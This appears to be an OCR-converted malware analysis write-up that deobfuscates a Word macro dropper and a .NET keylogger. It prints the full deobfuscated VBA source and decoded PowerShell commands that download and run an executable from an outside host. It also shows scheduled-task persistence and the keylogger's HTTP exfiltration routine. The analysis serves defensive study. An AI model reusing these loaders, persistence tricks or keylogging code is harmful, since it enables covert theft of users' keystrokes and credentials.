Set excel_application = createObject("Excel.Application")
excel_application.Visible = True

Dim excel_worksheet
Set excel_worksheet = excel_application.Workbooks.Add()
```

```
Dim excel_module
Set excel_module = excel_worksheet.VBProject.VBComponents.Add(1)

Dim macro_tests_file
Set macro_tests_file = CreateObject("Scripting.FileSystemObject").Open
TextFile("C:\Users\public\macro_tests.vba",1)

Dim macro_tests_code
macro_tests_code = macro_tests_file.ReadAll()


excel_module.CodeModule.AddFromString macro_tests_code

excel_application.Run "RunTests"
```

Test results

	Function Name	Deobfuscated Function Name	Test Result
0	uuuhbnjpd	ReturnBase64DecodedParameterAsByteArray	Passed
1	tyjletwrdga	ReturnBase64DecodedParameterAsString	Passed
2	zkrpgkdpPp	WriteBinaryDataToTempPayloadExe	Passed

(Test input was excluded for brevity).

Variables

Using the deobfuscated functions/subroutines, I then manually determined the obfuscated variables.

```
obfuscated_variables_mapping = {
    "NLmwNOeJmHxwTZPDikJG":
     ↪  "b64encoded_active_document_paragraphs_one_range",
    "zKrngP": "b64decoded_active_document_paragraphs_one_range",
    "kjgfdgrtnF": "shell_object",
    "dFzutIIoJLDwTSe": "b64encoded_shell_command",
    "ipoipoip": "b64decoded_shell_command",
    "h": "payload_file_path",
    "fn": "payload_file",
    "beacher": "payload_file_content",
    "lkewewqe": "ascii_file_type",
```

```
    "lkewewqedsf": "binary_file_type",
}

macro_df["deobfuscated_variable_name"] = (
    macro_df["variable_assignment"]
    .dropna()
    .apply(lambda x: obfuscated_variables_mapping.get(x, x))
)
```

Put together, I came up with the following deobfuscation table:

	type	obfuscated	deobfuscated
0	function	khhzrzr	GetDocumentTextAndExecuteTwoWScriptShellCommands
1	function	zkrpgkdpPp	WriteBinaryDataToTempPayloadExe
2	function	tyjletwrdga	ReturnBase64DecodedParameterAsString
3	function	vvdlkjiraadsflkjvczvna	ReturnBase64DecodedParameterAsStringHelper
4	function	uuuhbnjpd	ReturnBase64DecodedParameterAsByteArray
5	variable	NLmwNOeJmHxwTZPDikJG	b64encoded_active_document_paragraphs_one_range
6	variable	zKrngP	b64decoded_active_document_paragraphs_one_range
7	variable	kjgfdgrtnF	shell_object
8	variable	dFzutIIoJLDwTSe	b64encoded_shell_command
9	variable	ipoipoip	b64decoded_shell_command
10	variable	h	payload_file_path
11	variable	fn	payload_file
12	variable	beacher	payload_file_content
13	variable	lkewewqe	ascii_file_type
14	variable	lkewewqedsf	binary_file_type
15	string	WS + ”cri” + ”pt.She” + ”ll”	WScript.Shell
16	string	Pr + ”oc” + ”e” + ”ss”	Process
17	string	T + ”E” + ”M” + ”P”	TEMP
18	string	\p + ”a” + ”yl” + ”o” + ”ad” + ”.e” + ”x” + ”e”	payload.exe

I used this table to deobfuscate the sample VBA as follows:

```
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Application.Run "GetDocumentTextAndExecuteTwoWScriptShellCommands"
End Sub
Sub GetDocumentTextAndExecuteTwoWScriptShellCommands()
    Dim b64decoded_active_document_paragraphs_one_range
    b64encoded_active_document_paragraphs_one_range =
ActiveDocument.Paragraphs(1).Range.Text
    b64decoded_active_document_paragraphs_one_range = ReturnBase64Deco
dedParameterAsString(b64encoded_active_document_paragraphs_one_range)
    Set shell_object = CreateObject("WScript.Shell")
    shell_object.Run b64decoded_active_document_paragraphs_one_range,
0
    b64encoded_shell_command = "Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbi
AzMCA+IG51bCAmIHBvd2Vyc2hlbGwgJGEgPSBOZXctU2NoZWR1bGVkVGFza0FjdGlvbiAt
RXhlY3V0ZSAncG93ZXJzaGVsbC5leGUnIC1Bcmd1bWVudCAnLWVjIGFRQmxBSGdBSUFBb0
FHY0FjQUFnQUNjQVNBQkxBRU1BV1FBNkFGd0FTUUJrQUdVQWJnQjBBR2tBZEFCcEFHVUFj
d0JjQUhzQU9RQXpBRElBTXdBd0FERUFSUUJGQUMwQU1nQkVBRGdBTWdBdEFFUUFRUUE1QU
RZQUxRQkdBRGtBUXdBNUFDMEFRUUE0QURrQU9RQTJBRUlBTXdBekFFVUFSQUJFQURNQWZR
QW5BQ2tBTGdCVEFBPT0nOyAkdCA9IE5ldy1TY2hlZHVsZWRUYXNrVHJpZ2dlciAtRGFpbH
kgLUF0IDg6NDVhbTsgUmVnaXN0ZXItU2NoZWR1bGVkVGFzayAtQWN0aW9uICRhIC1Ucmln
Z2VyICR0IC1UYXNrTmFtZSAnTWljcm9zb2ZOV2luMzIn"
    b64decoded_shell_command =
ReturnBase64DecodedParameterAsString(b64encoded_shell_command)
    kjgfdgrtnF.Run b64decoded_shell_command, 0
End Sub
Function WriteBinaryDataToTempPayloadExe(data)
    Dim payload_file_path
    payload_file_path =
CreateObject("WScript.Shell").Environment("Process").Item("TEMP")
    payload_file_path = payload_file_path + "\payload.exe"
    Dim payload_file As Integer
    payload_file = FreeFile
    Open h For Binary Access Write As #payload_file
        Dim payload_file_content() As Byte
        payload_file_content = data
        Put #payload_file, 1, payload_file_content
    Close #payload_file
End Function
Function ReturnBase64DecodedParameterAsString(ByVal localDocumentText)
```

```
    Dim DOMdocument, b64encoded_shell_command
    Set DOMdocument = CreateObject("Msxml2.DOMDocument.3.0")
    Set b64encoded_shell_command = DOMdocument.CreateElement("base64")
    b64encoded_shell_command.dataType = "bin.base64"
    b64encoded_shell_command.Text = localDocumentText
    ReturnBase64DecodedParameterAsString = ReturnBase64DecodedParamete
rAsStringHelper(b64encoded_shell_command.nodeTypedValue)
    Set b64encoded_shell_command = Nothing
    Set DOMdocument = Nothing
End Function
Private Function ReturnBase64DecodedParameterAsStringHelper(param)
    Const ascii_file_type = 2
    Const binary_file_type = 1
    Dim adodb_stream
    Set adodb_stream = CreateObject("ADODB.Stream")
    adodb_stream.Type = binary_file_type
    adodb_stream.Open
    adodb_stream.Write param
    adodb_stream.Position = 0
    adodb_stream.Type = ascii_file_type
    adodb_stream.Charset = "us-ascii"
    ReturnBase64DecodedParameterAsStringHelper = adodb_stream.ReadText
    Set adodb_stream = Nothing
End Function
Function ReturnBase64DecodedParameterAsByteArray(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=")
- 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1,
mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) /
&H10
```

```
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 +
(buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64,
length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length
+ 2, 1)) - 1) And &H30) / 16
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64,
length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length
+ 2, 1)) - 1) And &H30) / 16
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT,
Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1,
B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4
    End If
    ReturnBase64DecodedParameterAsByteArray = OutStr
    over:
End Function
```

VBA behaviour

Using this deobfuscated VBA, I determined the following behaviour: * The VBA executes when the document opens * The VBA extracts the document text, decodes it from Base64, and executes it as a shell command * The VBA then executes another Base64 encoded command, this time stored in the VBA itself

Document shell command

I opened the Word document and found the text. The text's colour was set to white, presumably to avoid detection.

```
1 doc_paragraph =
   ↪ "Zm9yZmlsZXMuRVhFIC9wIEM6XFdJTkRPV1Ncc3lzdGVtMzIgL3MgL2MgImNtZCAvYyBAZmlsZSAkcD0nSEtDVTp
2
3 decoded_doc_paragraph = b64decode(doc_paragraph).decode("utf-8")
4
5 print(textwrap.fill(decoded_doc_paragraph))
```

```
forfiles.EXE /p C:\WINDOWS\system32 /s /c "cmd /c @file
```

```
$p='HKCU:\Identities\{932301EE-2D82-DA96-F9C9-A8996B33EDD3}';$v='iwr
-Uri http://telemetry.securityresearch.ca/t -OutFile $home/q.exe;saps
$home/q.exe'; ni -Path $p -Force; New-ItemProperty -Path $p -Name 'S'
-Value $v " /m p*ll.*e
```

This command uses PowerShell to do the following: * Download an executible, `q.exe`, from `http://telemetry.securityresearch.ca/t` * Set the `HKCU:\Identities\{932301EE-2D82-DA96-F9C9-A899` registry entry with the contents of the executable

in-VBA shell command

```
b64_shell_command =
 ↪  "Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbiAzMCA+IG51bCAmIHBvd2Vyc2hlbGwgJGEgPSBOZXctU2NoZWR
decoded_shell_command = b64decode(b64_shell_command).decode("utf-8")

print(textwrap.fill(decoded_shell_command))
```

```
cmd.exe /c ping 127.0.0.1 -n 30 > nul & powershell $a = New-
ScheduledTaskAction -Execute 'powershell.exe' -Argument '-ec aQBlAHgAI
AAoAGcAcAAgACcASABLAEMAVQA6AFwASQBkAGUAbgB0AGkAdABpAGUAcwBcAHsAOQAzADI
AMwAwADEARQBFAC0AMgBEADgAMgAtAEQAQQA5ADYALQBGADkAQwA5AC0AQQA4ADkAOQA2A
EIAMwAzAEUARABEADMAfQAnACkALgBTAA==''; $t = New-ScheduledTaskTrigger
-Daily -At 8:45am; Register-ScheduledTask -Action $a -Trigger $t
-TaskName 'MicrosoftWin32'
```

This shell command: * Pings localhost 30 times * Uses PowerShell to create a scheduled action * This action executes a nested base64 encoded shell command every day at 8:45 AM * The shell command is registered as a task named `MicrosoftWin32`

Nested Shell command

```
nested_b64 =
 ↪  "aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwASQBkAGUAbgB0AGkAdABpAGUAcwBcAHsAOQAzADIAMwAwADE
decoded_nested = b64decode(nested_b64).decode("ascii")

# Strangely, the renderer I am using struggles with
# printing this decoded, but the above code worked in Jupyter
```

```
7
8  decoded_nested = "iex (gp
    ↪  'HKCU:\Identities\{932301EE-2D82-DA96-F9C9-A8996B33EDD3}').S"
9
10 decoded_nested
```

```
"iex (gp 'HKCU:\\Identities\\{932301EE-2D82-DA96-F9C9-A8996B33EDD3}').S"
```


This nested shell command, which is executed in the scheduled task, executes the application at `'HKCU:\Identities\{932301EE-2D82-DA96-F9C9-A8996B33EDD3}').S`, which is the registry entry set earlier.

Put together, this `VBA` payload retrieves an executable over HTTP and executes it every day at 8:45 AM.


Executable Behaviour

I then analyzed the executable. I found that the executable is a keylogger that sends `HTTP POST`s to `http//telemetry.securityresearch.ca/t`

I opened the executable using `dnspy`.



I then manually used `dnspy` to rename the obfuscated names.





In doing so, I determined the behaviour of the executable as follows: * The executable hides any console window (presumably to avoid detection) * The executable attaches a function to be called whenever Windows detect a keyboard event. It does so by calling `SetWindowsHookEx(13, Rw8jLM8lj, MainClass.GetModuleHandle(mainModule.ModuleName), 0U)` * Note that the `13` parameter instructs the hook to listen for `WH_KEYBOARD_LL`, which is low-level keyboard events (as per https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa) * The function called on every keyboard event is as follows:

```
private static IntPtr SendHTTPWithKeys(int nCode, IntPtr wParam, IntPtr lParam)
        {
            if (nCode >= 0 && wParam == (IntPtr)256)
            {
                int num = Marshal.ReadInt32(lParam);
                MainClass.Keys += (Keys)num;
                if (MainClass.Keys.Length > 200)
                {
                    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(StringDeobfuscatorType.StringOne());
                    string text = StringDeobfuscatorType.StringTwo() + Uri.EscapeDataString(Environment.MachineName);
                    text = text + StringDeobfuscatorType.StringThree() + Uri.EscapeDataString(MainClass.Keys);
```

```
                    byte[] bytes = Encoding.ASCII.GetBytes(text);
                    httpWebRequest.Method =
↪ StringDeobfuscatorType.StringFour();
                    httpWebRequest.ContentType =
↪ StringDeobfuscatorType.StringFive();
                    httpWebRequest.ContentLength = (long)bytes.Length;
                    using (Stream requestStream =
↪ httpWebRequest.GetRequestStream())
                    {
                        requestStream.Write(bytes, 0, bytes.Length);
                    }
                    try
                    {
                        new
↪ StreamReader(((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream()).ReadTo
                    }
                    catch
                    {
                    }
                    MainClass.Keys = "";
                }
            }
            return MainClass.CallNextHookEx(MainClass.ProcessPointer, nCode,
↪ wParam, lParam);
        }
```


This function uses a static class to retrieve some strings that it uses to send and HTTP request to. I used dynamic analysis to determine the values of these strings. To do so, I used `dnspy` to modify the `Main` method of the executable to simply print the values of the strings.






The strings were self-explanatory for their purposes. I saw the endpoint used was `http://telemetry.securityresearch.ca`, the method was `POST`, the encoding was `url-encoded`, and the payload had 2 parameters: `name` (which I determined to be the domain name of the computer) and `keys`, which were the keys.

To test this reasoning, I ran the executable using `FakeNet` to capture HTTP traffic.




After entering 200 characters, `FakeNet` notified me of the HTTP `POST` being sent:



```
POST /t HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: telemetry.securityresearch.ca
Content-Length: 220
Expect: 100-continue
Connection: Keep-Alive

name=FLAREVM&keys=ABCDEFHUIADFHUGRDSGNKDJGNRDKJGNDRK
JGNRDGOUDRHGHDRUOGDHRGFDCVBNBIPJFEFSFESFNSNMGNEKRHNE
RIHERJPHJERIHJERPHERIHPFDMOemcommaVOemPeriodCBGRHJTI
PRHJTROem1LKHGFLOem1HKTROHPTKROPHTROemcommaHMFOem
commaGOemPeriod
```

Using another machine, I ran a real HTTP `POST` to determine if this endpoint was still receiving `POST`s. It was:



I note that the endpoint does not return any data in the response (not that the executable does anything with it anyway).

Summary

Put together, this sample * Uses Word and VBA to set up a keylogger, hidden in the registry, that starts up every morning * Uses the keylogger to capture ALL keyboard events, sending the events to the attacker.